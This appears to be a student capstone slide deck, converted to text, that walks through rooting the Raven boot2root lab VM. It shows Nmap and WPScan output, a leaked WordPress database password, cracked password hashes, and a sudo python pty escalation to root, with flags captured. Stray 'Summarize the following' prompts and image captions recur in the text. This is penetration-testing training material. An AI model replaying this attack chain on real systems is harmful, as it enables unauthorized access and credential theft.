

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

01

**Network Topology &
Critical Vulnerabilities**

02


Exploits Used

03

**Methods Used to
Avoiding Detect**

Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.1
OS: Windows
Hostname: ML-RefV-68
4427

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.110
OS: Ubuntu
Hostname: Target 1

IPv4: 192.168.1.105
OS: Ubuntu
Hostname: Capstone

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
<i>Nmap Port Scan</i>	<i>Allows for attackers to scan for open ports in a network</i>	<i>This will show IP address of the servers and all open ports available for exploit</i>
<i>WordPress Enumeration</i>	<i>Allows attacker to gain access to user information</i>	<i>Gained access to the wp_config.php which gave access to the mysql database which gave access to user passwords and hashes</i>
<i>Brute Force/Weak password policy</i>	<i>Simple passwords all for easy Brute Force attack</i>	<i>Used brute force to gain unauthorized access by using Michael and Steven's passwords into the target 1 machine</i>
<i>Python Privilege Escalation</i>	<i>SSH'd into the target 1 machine using Steven's credentials</i>	<i>Gained root privledges</i>

Exploits Used

Exploitation: [Nmap Scan]


Summarize the following:

- Used ifconfig on target VM to find IP needed to use for Nmap scan.
- Used Nmap to scan IP address and check for open ports
- On IP address 192.168.1.110 of the target 1 server, ports 22 and 80 were open for exploitation.

```
vagrant@target1:~$ sudo -s
root@target1:/home/vagrant# ifconfig
eth0      Link encap:Ethernet HWaddr 00:15:5d:00:04:10
          inet addr:192.168.1.110 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe00:410/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:950 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1151 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:193589 (189.0 KiB) TX bytes:2603698 (2.4 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:65536 Metric:1
            RX packets:497 errors:0 dropped:0 overruns:0 frame:0
            TX packets:497 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:48427 (47.2 KiB) TX bytes:48427 (47.2 KiB)

root@target1:/home/vagrant#
```




The screenshot shows a terminal window titled "ShellNo.1". The terminal displays the following Nmap scan output:

```
File Actions Edit View Help
root@Kali:~# nmap -p 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-22 11:22 PST
Error #487: Your port specifications are illegal. Example of proper form:
"-100,200-1024,T:3000-4000,U:60000-"
QUITTING!
root@Kali:~# nmap 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-22 11:26 PST
Nmap scan report for 192.168.1.110
Host is up (0.0013s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
root@Kali:~#
```

Exploitation: [Wordpress Enumeration]

Summarize the following:

- Used WPScan to enumerate WP `wpscan --url http://192.168.1.110 --enumerate`
- Gained access to the `wp_config.php` file which gave access to the mysql database



```
Shell No.1
File Actions Edit View Help
[+] Elapsed time: 00:00:06
root@Kali:~# wpscan --url 192.168.1.110/wordpress --enumerate
-----
  \  ^__^
   \  V__V
    )\/----(
     ||----w |
     ||     ||
-----[+]
WordPress Security Scanner by the WPScan Team
Version 3.7.8
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
-----
[+] URL: http://192.168.1.110/wordpress/
[+] Started: Sat Jan 22 11:37:37 2022  []

- □ × [i] User(s) Identified:
[+] michael
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|
| Confirmed By: Login Error Messages (Aggressive Detection)
|
[+] steven
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|
| Confirmed By: Login Error Messages (Aggressive Detection)
|
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
|
[+] Finished: Sat Jan 29 03:06:21 2022
[+] Requests Done: 3336
[+] Cached Requests: 5
[+] Data Sent: 895.241 KB
[+] Data Received: 15.802 MB
|
/** MySQL database username */
define('DB_USER', 'root');

|
/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

|
/** MySQL hostname */
define('DB_HOST', 'localhost');
```

Exploitation: [Brute Force]/Weak Password Policy

Summarize the following:

We SSH'd into Target 1 machine because of Michael's weak password. Could have used Hydra on this but we actually guessed the password it was so weak. This is where we found Flag 1 and 2

- We used the command `mysql -u root -p`
- Saved the hashes to `salts.txt`

The screenshot shows a terminal window with two panes. The top pane displays the contents of the `salts.txt` file, which contains two entries: `michael: PBjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0` and `steven: PBk3VD9jsxx/loJoqNsURgHiaB23j7W/`. The bottom pane shows the command `cat flag2.txt` being run, resulting in the output `flag2{fc3fd58dcad9ab23facaf6e9a36e581c}`.

```
html/vendor/examples/scripts/XRegExp.js: // capture. Also allows adding
new flags in the process of copying the regex
html/vendor/examples/scripts/XRegExp.js: // Augment XRegExp's regular ex
pression syntax and flags. Note that when adding tokens, the
html/vendor/examples/scripts/XRegExp.js: // Mode modifier at the start o
f the pattern only, with any combination of flags imsx: (?imsx)
html/vendor/composer.lock: "stability-flags": [],
html/service.html:
4862482d} →
michael@target1:/var/www$ █

michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcad9ab23facaf6e9a36e581c}
michael@target1:/var/www$ █
```

```
ShellNo.1
File Actions Edit View Help
GNU nano 4.8          salts.txt
michael: $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
steven: $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
Modified
```

Exploitation: [Brute Force]/Weak Password Policy/Continued

Summarize the following:

Used John the Ripper to crack Steven's hash

```
Almost done: Processing the remaining bu
Proceeding with wordlist:/usr/share/john
Proceeding with incremental:ASCII
pink84      I      (?)
█
```

Exploitation: Python Privilege Escalation

Summarize the following:

- SSH'd into steven @192.168.1.110 with password pink84
 - After gaining access to Stevens shell I escalated my privileges to root by the following command
 - Sudo python -c 'import pty;pty.spawn("/bin/bash")'
 - Then went to cd/root

```
The programs included with the Debian GNU/Linux system
are free software; the exact distribution terms for each program are described
in individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to
the extent permitted by applicable law.

Last login: Tue Jan 25 04:05:52 2022 from 192.168.1.90
$ clear
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd /root
```

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jan 25 04:05:52 2022 from 192.168.1.90
$ clear
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd /root
root@target1:~/# cat flag4.txt
```

| _ \ |
| | / /_ -- - - - -
| // _ \ \ \ // _ \ ' _ \ |
| | \ \ C | | \ v / _ / | | |
| | \ \ \ , | | \ \ \ | | |

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

